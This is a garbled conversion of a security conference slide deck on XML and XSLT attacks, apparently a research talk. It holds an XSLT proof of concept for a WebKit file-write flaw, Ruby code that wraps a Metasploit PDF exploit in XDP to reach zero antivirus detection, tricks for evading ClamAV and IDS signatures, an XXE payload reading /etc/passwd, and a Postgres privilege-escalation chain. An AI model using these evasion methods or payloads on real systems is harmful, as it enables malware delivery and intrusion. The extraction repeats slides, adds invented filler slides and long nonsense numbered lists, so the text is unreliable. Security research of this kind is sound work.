



**That's why  
I love  
XML hacking!**



**Nicolas Grégoire**

**@Agarri\_FR**

[www.zer0nights.org](http://www.zer0nights.org)

**Infosec breaker since 1998**  
**XML as a hobby since 2010**

**And more ...**

**MoinMoin**

**Liferay**

**DotNetNuke**

**Oracle**

**XML**

**SharePoint**

**Postgres**

**Webkit**

**vulns**

**Firefox**

**Restlet**

**Reader X**

**xmlsec**

**Batik**

**PHP5**

**MS IE**

# WHOAMI

```
Whoami
-----
OS: Linux 3.10.0-112.el7.x86_64
Shell: /bin/bash
Hostname: whoami
IP: 10.10.10.10
User: root
Groups: root
Permissions: root:root
```




# XML

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <data>
    <name>John Doe</name>
    <age>30</age>
  </data>
</root>
```

# OUTRO

Blacklists are evil!  
Big attack surface!  
Nice research area!



# XSLT

```
<?xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Format" ?>
<output method="text" />
<template match="/">
  <xsl:value-of select="<!-->"/>
</template>
</xsl:stylesheet>
```

# BLACKLISTS

- PDF to XDP [ ... ]
- XDP vs ClamAV [ ... ]
- Other tricks [ ... ]

# XSLT FEATURES

- Info leak [ ... ]
- Write access [ ... ]
- Code execution [ ... ]

# XSLT FUZZING

- Setup [ ... ]
- Adobe Reader vs Address Sanitizer [ ... ]
- Findings [ ... ]



MusicXML XPTV IM RSS ATOM  
Multimedia XMPP Blogs  
XSPF SMIL X3D  
Programming XHTML WebDAV  
XSLT WML Web P3P  
SVG Image Use cases OpenXML  
Office  
OpenDocument  
WS-Security REST WSDL  
Security XKMS Web Services  
XML-DSig SAML SOAP XML-RPC

eXtensible

Markup

Language

```
<foo>  
  <bar/>  
  <tag version="3.0">  
    something  
  </tag>  
</foo>
```

eXtensible

Markup

Language

Define the meaning of a tag

Usually represented by a URL

# Namespaces

# Avoid ambiguities

**<font> ?**

<http://www.w3.org/2000/svg>

<http://www.w3.org/1999/xhtml>

<http://xmlns.oracle.com/oxp/config/>

# Trigger some specific features

<http://php.net/xsl>

<http://icl.com/saxon>

<http://xml.apache.org/xalan/java>

eXtensible

Markup

Language



**Data**

**XML**

**Code**

**XSLT**

**Grammar**

**DTD**

**Processing  
instruction**

**<?xml ... >**

```
<?xml-stylesheet type="text/xml" href="#evilxslt"?>
<!DOCTYPE doc [ <!ATTLIST xsl:stylesheet id ID #REQUIRED > ]>
<doc>
<evil-location>/tmp/0wn3d</evil-location>
<evil-content>Will be stored in a file client-side</evil-content>
<xsl:stylesheet id="evilxslt" version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sx="http://icl.com/saxon"
  extension-element-prefixes="sx"
  xmlns="http://www.w3.org/1999/xhtml" >
<xsl:output method="xml" indent="yes"
  doctype-system="http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
  doctype-public="-//W3C//DTD SVG 1.1//EN" />
<xsl:template match="/">
  <xsl:variable name="location" select="//evil-location/text()"/>
  <xsl:variable name="vendor" select="system-property('xsl:vendor')"/>
  <svg width="200" height="200" version="1.1" xmlns="http://www.w3.org/2000/svg">
  <text x="10" y="80">XSLT engine : [<xsl:copy-of select="$vendor"/>]</text>
  <xsl:choose>
    <xsl:when test="$vendor = 'libxslt'">
      <text x="10" y="110">Probably vulnerable, exploiting ...</text>
      <circle cx="80" cy="30" r="20" stroke="black" fill="red"/>
      <sx:output file="{ $location}" method="text">
        <xsl:value-of select="//evil-content"/>
      </sx:output>
    </xsl:when>
    <xsl:otherwise>
      <text x="10" y="110">Not vulnerable</text>
      <circle cx="80" cy="30" r="20" stroke="black" fill="green"/>
    </xsl:otherwise>
  </xsl:choose>
</svg>
</xsl:template>
</xsl:stylesheet>
</doc>
```

**PoC for  
CVE-2011-1774  
(Webkit)**





**PDF to XDP**

**Online AV**

**vs.**

**CVE-2010-2883**

**(Adobe CoolType SING)**

**File name:** **msf-cooltype.pdf**  
**Submission date:** **2011-12-15 09:59:01 (UTC)**  
**Current status:** **finished**  
**Result:** **27/ 43 (62.8%)**

#### File information

**Report date:** 2011-12-15 11:07:54 (GMT 1)  
**File name:** **msf-cooltype-pdf**  
**File size:** 46725 bytes  
**MD5 hash:** 7057968b476c031eccc3c4a76d4bbc17  
**SHA1 hash:** 54f376847535ffef4ab2a96a0fd91d5788c6c546  
**Detection rate:** **8 on 9 (89%)**  
**Status:** **INFECTED**

Not so good...  
Let's try to get 0%



## **XML Data**

### **Package**

(**XDP**) is an XML file format created by Adobe Systems in 2003. It is intended to be an XML-based companion to PDF. It allows PDF content

and/or Adobe [XML Forms Architecture](#) (XFA) resources to be packaged within an XML [container](#).

## **XML Data Package (XDP)**

<b>Filename extension</b>	.xdp
<b>Internet media type</b>	application/vnd.adobe.xdp+xml <sup>[1]</sup>
<b>Developed by</b>	Adobe Systems
<b>Latest release</b>	2.0
<b>Container for</b>	PDF, XFA
<b>Contained by</b>	PDF
<b>Extended from</b>	XML

**Latest  
release**

2.0

**Container for**

PDF, XFA

**Contained by**

PDF

**Extended  
from**

XML

## **XML Data**

### **Package**

(**XDP**) is an XML file format created by Adobe Systems in 2003. It is intended to be an XML-based companion to PDF. It allows PDF content

and/or Adobe [XML Forms Architecture](#) (XFA) resources to be packaged within an XML [container](#).

## **XML Data Package (XDP)**

<b>Filename extension</b>	.xdp
<b>Internet media type</b>	application/vnd.adobe.xdp+xml <sup>[1]</sup>
<b>Developed by</b>	Adobe Systems
<b>Latest release</b>	2.0
<b>Container for</b>	PDF, XFA
<b>Contained by</b>	PDF
<b>Extended from</b>	XML

# IMPORTANT



PDF extracted to **%TEMP%**



Similar looking icon



"xdp" extension associated  
by default to Adobe Reader





```
def make_xdp(pdf)
  xdp = <<-EOF
<?xml version="1.0" ?><?xfa generator="XFA_42" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<pdf xmlns="http://ns.adobe.com/xdp/pdf/">
<document><chunk>
HERE_HERE_HERE
</chunk></document>
</pdf>
</xdp:xdp>
EOF
      xdp.gsub!(/HERE_HERE_HERE/, Rex::Text.encode_base64(pdf))
      xdp
end
```

File name: **msf-cooltype.xdp**  
Submission date: **2011-12-14 22:45:30 (UTC)**  
Current status: **finished**  
Result: **0 / 43 (0.0%)**


#### File information

Report date: 2011-12-14 23:54:14 (GMT 1)  
-----  
File name: **msf-cooltype-xdp**  
-----  
File size: 63668 bytes  
-----  
MD5 hash: 8acac212de79458e517c97c14103748d  
-----  
SHA1 hash: b65e2271584bc756078434c0bc2bcf54c668b4db  
-----  
Detection rate: 0 on 9 (0%)  
-----  
Status: **CLEAN**

**Easy 0%**  
**detection rate!**



# PDF to XDP



# XDP vs ClamAV



# Other tricks



# XDP vs ClamAV

**Fighting AV is a  
game of cat & mouse**

# Sophos

As there's been a level of concern about this, SophosLabs experts have updated our product to also scan directly inside the XDP file format - meaning that we can also intercept any file's attempt to slip a malicious PDF past gateway scanners.

<http://nakedsecurity.sophos.com/tag/xdp/>

# Sourcefire

```
alert tcp $EXTERNAL_NET $FILE_DATA_PORTS ->
$HOME_NET any (msg:"FILE-PDF Adobe PDF XDF
encoded download attempt"; [...]);
content:"<xdp:xdp"; nocase;
content:"<pdf"; distance:0; nocase;
content:"<document"; distance:0; nocase;
content:"<chunk"; distance:0; nocase;
content:"JVBERi"; within:500; nocase; [...])
```

<http://blog.9bplus.com/av-bypass-for-malicious-pdfs-using-xdp>

# ClamAV

(0&1&2&3);  
3c70646620786d6c6e733d;  
3c6368756e6b3e;  
4a564245526930;  
3c2f7064663e

<http://hiddenillusion.blogspot.fr/2012/06/xdp-files-and-clamav.html>

# ClamAV

<pdf xmlns

<chunk>

**AND**

JVBERi0

</pdf>

# ClamAV

That's too easy!

Let's try with a **OR**



# ClamAV

<pdf xmlns

<chunk>

OR

JVBERi0

</pdf>

<http://www.w3.org/TR/xml11/>

**S**Tag ::= '<' Name (S Attribute)\* **S?** '>'

**E**Tag ::= '</' Name **S?** '>'



# S Tag & E Tag

<pdf xmlns

Here

+

<chunk>

+

</pdf>

Here

Base64 of "%PDF -"

JVBERi0



J<SPACE>V<TAB>B<LF>ER<TAB><LF>i0

Laxist parser

# Non default namespace

```
<pdf xmlns="http://ns.adobe.com/xdp/pdf/">  
...  
</pdf>
```



```
<foo:pdf xmlns:foo="http://ns.adobe.com/xdp/pdf/">  
...  
</foo:pdf>
```

# DEMO!

File size:	10.1 KB ( 10205 bytes )
File name:	Tony Blair Facing Pressure.adp
File type:	XML
Detection ratio:	12 / 44
Analysis date:	2012-11-08 16:39:54 UTC ( 0 minutes ago )


  

File size:	10.1 KB ( 10205 bytes )
File name:	Barack Obama Re-elected.adp
File type:	XML
Detection ratio:	1 / 42
Analysis date:	2012-11-08 16:39:39 UTC ( 0 minutes ago )

File size: 10.1 KB ( 10325 bytes )  
File name: Tony Blair Facing Pressure.xdp  
File type: XML  
Detection ratio: 13 / 44  
Analysis date: 2012-11-08 16:39:54 UTC ( 0 minutes ago )

File size: 10.1 KB ( 10351 bytes )  
File name: Barack Obama Reelected.xdp  
File type: XML  
Detection ratio: 1 / 42  
Analysis date: 2012-11-08 16:39:39 UTC ( 0 minutes ago )

# PDF to XDP



# XDP vs ClamAV



# Other tricks





**Other tricks**

# EOL in XML 1.1

<http://www.w3.org/TR/xml11/>

**#x0D #x0A**

**#x0D #x85**

**#x0D**

**#x85**

**#x2028**

# XXE

Upload of a SVG file + conversion to PNG

```
<!DOCTYPE foo [  
  <!ENTITY xxe SYSTEM "file:///etc/passwd">  
>
```

# Anti XXE

```
if (strpos($svg, '<!ENTITY') !== false)
{
    die "FAIL!";
}
```

<http://www.w3.org/TR/REC-xml/>

*Entity Declaration*

[70] EntityDecl ::= [GEntityDecl](#) | [PEntityDecl](#)

[71] GEntityDecl ::= '<!ENTITY' S [Name](#) S [EntityDef](#) S? '>'



**Litteral string**

**No case alteration**

**No whitespaces**

**No namespaces**

**strpos()** looks for  
**ASCII** strings

Encode to **UTF-16**  
(not UTF-8)

# iconv

--from-code=ASCII

--to-code=UTF-16

< xxe.svg

> xxe-utf16.svg

**DEMO!**





# WHOAMI

```
INFO: Whoami 1985
INFO: Whoami 1985
...

```


# XML

```
...

```

# OUTRO

Blacklists are evil!  
Big attack surface!  
Nice research area!



# XSLT

```
XSL transformation language
Turkay completed
...

```

# BLACKLISTS

- PDF to XDP [ ... ]
- XDP vs ClamAV [ ... ]
- Other tricks [ ... ]

# XSLT FEATURES

- Info leak [ ... ]
- Write access [ ... ]
- Code execution [ ... ]

# XSLT FUZZING

- Setup [ ... ]
- Adobe Reader vs Address Sanitizer [ ... ]
- Findings [ ... ]

# **XML transformation language**

## **Turing-complete**

**Numerous implementations:**

**Everywhere:**

- **browser**
  - **database**
  - **word processor**
  - **CMS**
  - **XML-DSig / SAML**
- **GNOME libxslt**
  - **Microsoft MSXML**
  - **Apache Xalan-C / Xalan-J**
  - **Saxon Java / .NET**
  - **SAP**
  - **Intel**
  - **Sablotron**
  - **MarkLogic**
  - **and many more ...**

# WHOAMI



Whoami presentation content including names like Nicolas Grégoire and @Agarri FR.

# XML




XML slide content showing code snippets.

# OUTRO



Outro slide content with text: "Blacklists are evil! Big attack surface! Nice research area!"



# XSLT



XSLT slide content describing it as a transformation language.

# BLACKLISTS

- PDF to XDP [ ]
- XDP vs ClamAV [ ]
- Other tricks [ ]

# XSLT FEATURES

- Info leak [ ]
- Write access [ ]
- Code execution [ ]

# XSLT FUZZING

- Setup [ ]
- Adobe Reader vs Address Sanitizer [ ]
- Findings [ ]

# Info leak



DEMO!

## Extensions

- [xslt](#)
- [xslt1](#)
- [xslt2](#)
- [xslt3](#)
- [xslt4](#)
- [xslt5](#)
- [xslt6](#)
- [xslt7](#)
- [xslt8](#)
- [xslt9](#)
- [xslt10](#)
- [xslt11](#)
- [xslt12](#)
- [xslt13](#)
- [xslt14](#)
- [xslt15](#)
- [xslt16](#)
- [xslt17](#)
- [xslt18](#)
- [xslt19](#)
- [xslt20](#)
- [xslt21](#)
- [xslt22](#)
- [xslt23](#)
- [xslt24](#)
- [xslt25](#)
- [xslt26](#)
- [xslt27](#)
- [xslt28](#)
- [xslt29](#)
- [xslt30](#)
- [xslt31](#)
- [xslt32](#)
- [xslt33](#)
- [xslt34](#)
- [xslt35](#)
- [xslt36](#)
- [xslt37](#)
- [xslt38](#)
- [xslt39](#)
- [xslt40](#)
- [xslt41](#)
- [xslt42](#)
- [xslt43](#)
- [xslt44](#)
- [xslt45](#)
- [xslt46](#)
- [xslt47](#)
- [xslt48](#)
- [xslt49](#)
- [xslt50](#)



# Write access

- Standardized in:
- XSLT 1.0
- XSLT 2.0
- XSLT 3.0

- libxslt
- libxslt1
- libxslt2
- libxslt3
- libxslt4
- libxslt5
- libxslt6
- libxslt7
- libxslt8
- libxslt9
- libxslt10
- libxslt11
- libxslt12
- libxslt13
- libxslt14
- libxslt15
- libxslt16
- libxslt17
- libxslt18
- libxslt19
- libxslt20
- libxslt21
- libxslt22
- libxslt23
- libxslt24
- libxslt25
- libxslt26
- libxslt27
- libxslt28
- libxslt29
- libxslt30
- libxslt31
- libxslt32
- libxslt33
- libxslt34
- libxslt35
- libxslt36
- libxslt37
- libxslt38
- libxslt39
- libxslt40
- libxslt41
- libxslt42
- libxslt43
- libxslt44
- libxslt45
- libxslt46
- libxslt47
- libxslt48
- libxslt49
- libxslt50



## Postgres

- [postgres](#)
- [postgres1](#)
- [postgres2](#)
- [postgres3](#)
- [postgres4](#)
- [postgres5](#)
- [postgres6](#)
- [postgres7](#)
- [postgres8](#)
- [postgres9](#)
- [postgres10](#)
- [postgres11](#)
- [postgres12](#)
- [postgres13](#)
- [postgres14](#)
- [postgres15](#)
- [postgres16](#)
- [postgres17](#)
- [postgres18](#)
- [postgres19](#)
- [postgres20](#)
- [postgres21](#)
- [postgres22](#)
- [postgres23](#)
- [postgres24](#)
- [postgres25](#)
- [postgres26](#)
- [postgres27](#)
- [postgres28](#)
- [postgres29](#)
- [postgres30](#)
- [postgres31](#)
- [postgres32](#)
- [postgres33](#)
- [postgres34](#)
- [postgres35](#)
- [postgres36](#)
- [postgres37](#)
- [postgres38](#)
- [postgres39](#)
- [postgres40](#)
- [postgres41](#)
- [postgres42](#)
- [postgres43](#)
- [postgres44](#)
- [postgres45](#)
- [postgres46](#)
- [postgres47](#)
- [postgres48](#)
- [postgres49](#)
- [postgres50](#)

DEMO!

# Code execution

## Code exec?

Bindings between XSLT and a HL language are common

- [MSXML](#)
- [PHPS](#)
- [Xalan-J](#)

DEMO!

Metasploit #6784

**Info leak**

# system-property() in XSLT 1.0

**xsl:version**

**xsl:vendor**

**xsl:vendor-url**

SAXON 6.4.3 from Michael Kay  
SAXON 9.1.0.2 from Saxonica  
Apache Software Foundation

Oracle Corporation.

Fourthought Inc.

Transformiix

James Clark

InQMy Labs.

Microsoft

libxslt

Opera

Intel

...






ADOBE® READER X

Ouvrir un fichier récent

 version\_axe.pdf

Services Acrobat.com

 CreatePDF en ligne

 Avertissement : Fenêtre JavaScript -



Vendor : Ginger Alliance - URL : www.gingerall.com - Version : 1

  
**Sablotron**

**Latest release: 2006**

OK



**DEMO!**

# Extensions

to system-property()

4Suite	<b>version</b> in " <a href="http://xmlns.4suite.org/ext">http://xmlns.4suite.org/ext</a> "
MSXML	<b>version</b> in "urn:schemas-microsoft-com:xslt"
Adobe	<b>contributor / library / version</b> in " <a href="http://ns.adobe.com/XSLTExtensions/1.0">http://ns.adobe.com/XSLTExtensions/1.0</a> "
Java	<b>java.vendor / os.name / file.separator / ...</b>

Version : 2.0  
Vendor : SAXON 9.0.0.4 from Saxonica  
Vendor URL : <http://www.saxonica.com/>

Line Separator : &#xD;

File Separator : \

Java Home : c:\Program Files\Java\jre6  
Java Class Path : C:\Program Files\Java\jdk1.6.0\_13\lib\tools.jar;C:\Program Files (x86)\Apache Software Foundation\Tomcat6.0\bin\bootstrap.jar;C:\Program Files (x86)\Apache Software Foundation\Tomcat6.0\bin\tomcat-juli.jar  
Java Vendor : Sun Microsystems Inc.  
Java Vendor URL : <http://java.sun.com/>  
Java Runtime Name : Java(TM) SE Runtime Environment  
Java Runtime Version : 1.6.0\_13-b03  
Java VM Version : 11.3-b02

OS Arch : amd64  
OS Name : Windows Server 2008  
OS Version : 6.0

User Directory : C:\Program Files (x86)\Apache Software Foundation\apache-tomcat-6.0.18\bin  
User Home : C:\Users\Administrator  
User Name : Administrator

Version : 1  
Vendor : Apache Software Foundation  
Vendor URL : <http://xml.apache.org/xalan-j>

Line Separator :

File Separator : /

Java Home : /opt/IBMJava2-141/bin/../jre  
Java Class Path : /opt/IBMJava2-141/lib/tools.jar:/var/tomcat4/bin/bootstrap.jar  
Java Vendor : IBM Corporation  
Java Vendor URL : <http://www.ibm.com/>  
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition  
Java Runtime Version : 1.4.1  
Java VM Version : 1.4.1

OS Arch : x86  
OS Name : Linux  
OS Version : 2.4.21-9.0.1.EL

User Directory : /var/tomcat4  
User Home : /var/tomcat4  
User Name : tomcat4

# Info leak




DEMO!

## Extensions



# Write access



## Postgres



DEMO!

# Code execution

## Code exec?

Bindings between XSLT and a HL language are common



DEMO!

Metasploit #6784

**Write access**


## **Standardized in:**

- XSLT 1.1**
- XSLT 2.0**
- XSLT 3.0**

## **XSLT 1.0:**

- libxslt**
- Sablotron**
- Xalan-J**
- XT**
- and more**

# XMLSec Library



libxslt



WebKit






# Postgres

Connect with low privileges


Read "global/pg\_auth" via XXE

CVE-2012-3489  
by d0znpp



Overwrite it via XSLT

CVE-2012-3488  
by myself



Re-connect with admin privileges

Restore "global/pg\_auth" via XSLT

Launch Metasploit "postgres\_payload.rb"

=> DB admin + OS user

**DEMO!**

# Info leak




DEMO!

## Extensions



# Write access



## Postgres



DEMO!

# Code execution

## Code exec?

Bindings between XSLT and a HL language are common



DEMO!

Metasploit #6784

**Code execution**

# Code exec?

**Bindings between XSLT  
and a HL language are  
common**

**Ektron: CVE-2012-5357**

**MSXML**



<urn:schemas-microsoft-com:xslt>



**PHP5**

<http://php.net/xsl>



**Xalan-J**

**Liferay: CVE-2011-1501**

<http://xml.apache.org/xalan/java>

# DEMO!

Metasploit #6784

# Info leak




DEMO!

## Extensions



# Write access



## Postgres




DEMO!

# Code execution

## Code exec?

Bindings between XSLT and a HL language are common



DEMO!

Metasploit #6784



# WHOAMI

```
Whoami
-----
OS: Windows 7
Architecture: x86
Kernel: Windows NT Kernel [6.0.6002.18005]
Product: Microsoft Windows [Version 6.0.6002.18005]
System: Microsoft Windows [Version 6.0.6002.18005]
User: Nicolas Grégoire
```




# XML

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <name>The name</name>
  <age>42</age>
  <email>nicolas.gregoire@agarr.fr</email>
</root>
```

# OUTRO

Blacklists are evil!  
Big attack surface!  
Nice research area!



# XSLT

```
<?xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Format" ?>
<output method="text" />
<template match="/">
  <xsl:value-of select="name" />
</template>
</xsl:stylesheet>
```

# BLACKLISTS

- PDF to XDP [ ... ]
- XDP vs ClamAV [ ... ]
- Other tricks [ ... ]

# XSLT FEATURES

- Info leak [ ... ]
- Write access [ ... ]
- Code execution [ ... ]

# XSLT FUZZING

